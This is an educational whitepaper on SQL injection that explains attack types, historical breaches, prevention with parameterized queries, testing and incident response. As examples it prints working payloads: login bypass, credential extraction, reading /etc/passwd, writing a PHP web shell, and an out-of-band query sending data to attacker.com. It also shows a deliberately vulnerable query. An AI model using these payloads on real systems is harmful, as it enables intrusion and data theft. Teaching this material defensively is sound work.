
SQL Injection: Understanding the Threat and Protecting Your Applications
Executive Summary
SQL Injection (SQLi) remains one of the most critical security vulnerabilities affecting web applications today. Despite being well-documented for over two decades, it continues to be a leading cause of data breaches. This whitepaper provides a comprehensive overview of SQL injection, its mechanisms, potential impacts, and most importantly, how to prevent it.
Table of Contents
- What is SQL Injection?
- How SQL Injection Works
- Types of SQL Injection
- Real-World Impact
- Prevention Strategies
- Detection and Testing
- Incident Response
- Best Practices Checklist
What is SQL Injection?
SQL Injection is a code injection technique that exploits vulnerabilities in an application’s software by inserting malicious SQL statements into input fields or URL parameters. When executed, these statements can manipulate the database to perform unauthorized actions.
The Core Problem
Applications often construct SQL queries by concatenating user input directly into query strings:
Vulnerable Code:
python
query = "SELECT * FROM users WHERE username = '" + username + "' AND password = '" + password + "'"
Safe Code:
python
query = "SELECT * FROM users WHERE username = ? AND password = ?"
cursor.execute(query, (username, password))
How SQL Injection Works
The Attack Vector
Consider a login form that accepts a username and password. A legitimate query might look like:
sql
SELECT * FROM users WHERE username = 'john' AND password = 'pass123'
An attacker could input:
Username: admin' --
Password: anything
The resulting query becomes:
sql
SELECT * FROM users WHERE username = 'admin' -- ' AND password = 'anything'
Everything after -- is commented out, allowing login without a valid password.
Common Attack Techniques
TechniquePayloadEffectAuthentication Bypassadmin' --Login without passwordData Extraction' UNION SELECT username, password FROM users--Retrieve all credentialsDatabase Enumeration' UNION SELECT table_name FROM information_schema.tables--Discover table structureFile System Access' UNION SELECT LOAD_FILE('/etc/passwd')--Read system filesRemote Code Execution' UNION SELECT "<?php system($_GET['cmd']);?>" INTO OUTFILEWrite web shell
Types of SQL Injection
1. In-Band SQL Injection
The attacker receives results directly through the same channel used to launch the attack.
Union-Based: Uses UNION operator to combine results
sql
' UNION SELECT username, password FROM users--
Error-Based: Relies on database error messages
sql
' AND 1=CONVERT(int, @@version)--
2. Blind SQL Injection
No data is returned directly; the attacker infers information through behavioral differences.
Boolean-Based: Tests true/false conditions
sql
' AND (SELECT SUBSTRING(username,1,1) FROM users WHERE id=1) = 'a'--
Time-Based: Uses time delays as indicators
sql
' AND IF(1=1, SLEEP(5), 0)--
3. Out-of-Band SQL Injection
Uses alternative channels (DNS, HTTP) to retrieve data, often used when direct responses are unavailable.
sql
' AND LOAD_FILE(CONCAT('\\\\', (SELECT database()), '.attacker.com\\test'))--
Real-World Impact
Historical Breaches
IncidentYearImpactHeartland Payment Systems2008130 million credit cards exposedSony Pictures201177 million accounts compromisedYahoo!2012450,000 user credentials leakedTalkTalk2015157,000 customer records stolen
Potential Consequences
- Data Theft: Customer PII, financial information, intellectual property
- Account Takeover: Compromised user and administrative accounts
- Data Manipulation: Alteration or deletion of critical records
- System Compromise: Complete server takeover via web shells
- Lateral Movement: Using compromised database to pivot to internal networks
- Regulatory Fines: GDPR, CCPA, PCI-DSS violations
Prevention Strategies
1. Parameterized Queries (Prepared Statements)
The Gold Standard — Always separate SQL logic from data.
Java:
java
String query = "SELECT * FROM users WHERE username = ?";
PreparedStatement stmt = connection.prepareStatement(query);
stmt.setString(1, username);
ResultSet rs = stmt.executeQuery();
Python:
python
cursor.execute("SELECT * FROM users WHERE username = %s", (username,))
C# / .NET:
csharp
SqlCommand cmd = new SqlCommand("SELECT * FROM users WHERE username = @username", conn);
cmd.Parameters.AddWithValue("@username", username);
PHP:
php
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ?");
$stmt->bind_param("s", $username);
$stmt->execute();
2. Stored Procedures
Pre-compiled database procedures that encapsulate logic:
sql
CREATE PROCEDURE GetUser
    @Username NVARCHAR(50)
AS
BEGIN
    SELECT * FROM users WHERE username = @Username
END
3. Input Validation and Whitelisting
Validation TypeExampleAllowlistif username.isalnum():Data Type Checkingif not isinstance(id, int): raise ErrorLength Limitsmaxlength="20" on form inputsFormat ValidationRegex patterns for emails, phone numbers
4. Least Privilege Principle
- Create database users with minimum required permissions
- Never use
rootorsafor application connections - Separate read/write permissions where possible
Example:
sql
-- Read-only user for public queries
GRANT SELECT ON products TO 'app_read'@'localhost';
-- Restricted user for authenticated operations
GRANT SELECT, INSERT, UPDATE ON orders TO 'app_user'@'localhost';
5. Web Application Firewall (WAF)
Deploy WAF solutions to detect and block SQL injection attempts:
- ModSecurity (open-source)
- Cloudflare WAF
- AWS WAF
- Commercial solutions (Imperva, F5)
6. Regular Security Testing
- Automated Scanning: DAST tools (Burp Suite, OWASP ZAP)
- Manual Penetration Testing: Expert-led assessments
- Code Reviews: Focus on database interaction patterns
Detection and Testing
Automated Scanning Tools

ToolPurposeSQLmapAutomated SQL injection detection and exploitationBurp SuiteManual and automated web vulnerability scanningOWASP ZAPOpen-source web application security scanner
Manual Testing Techniques
1. Initial Detection
- Input single quotes:
' - Input double quotes:
" - Test Boolean conditions:
' AND 1=1--vs' AND 1=2-- - Observe response differences
2. Time-Based Detection
text
' AND SLEEP(5)--
' WAITFOR DELAY '00:00:05'--
' AND pg_sleep(5)--
3. Database Fingerprinting
DatabaseTest PayloadMySQL' AND @@version LIKE '%mysql%'--Oracle' FROM dual--PostgreSQL' AND version() LIKE '%PostgreSQL%'--MSSQL' AND @@version LIKE '%Microsoft%'--
Incident Response
If SQL injection is discovered:
Immediate Actions
- Identify Compromised Assets
- Which databases were affected?
- What data may have been accessed?
- Contain the Threat
- Block malicious IPs
- Temporarily disable affected endpoints
- Rotate all credentials
- Preserve Evidence
- Logs, network captures, database audit trails
- Document attack patterns
- Notify Stakeholders
- Legal team (breach notification requirements)
- Affected customers
- Regulatory bodies
- Remediate
- Patch vulnerable code
- Deploy WAF rules
- Update database credentials
- Review all similar code patterns
Best Practices Checklist
Development Phase
- Use parameterized queries for all database interactions
- Implement input validation with allowlists
- Apply least privilege database accounts
- Store passwords using strong hashing (bcrypt, Argon2)
- Conduct security code reviews
Testing Phase
- Perform automated DAST scanning
- Conduct manual penetration testing
- Test for blind SQL injection scenarios
- Verify error messages don’t expose database details
- Test all input vectors (forms, URL parameters, headers)
Operations Phase
- Deploy Web Application Firewall (WAF)
- Enable database query logging
- Implement monitoring for SQL injection patterns
- Regular security training for developers
- Maintain incident response plan
Conclusion
SQL injection remains a critical threat because it exploits the fundamental way applications interact with databases. However, it is entirely preventable. By adopting secure coding practices — particularly parameterized queries — and implementing defense-in-depth security controls, organizations can effectively eliminate SQL injection vulnerabilities.
The key is treating security as an integral part of the development lifecycle, not an afterthought. Regular testing, developer education, and proactive monitoring create a robust defense against this enduring vulnerability.
References
ResourceDescriptionOWASP SQL InjectionComprehensive SQL injection guidePortSwigger Web Security AcademyInteractive SQL injection labsCWE-89MITRE classificationNIST SP 800–53Security controls framework
This whitepaper is for educational purposes. Always test security measures on systems you own or have explicit permission to test.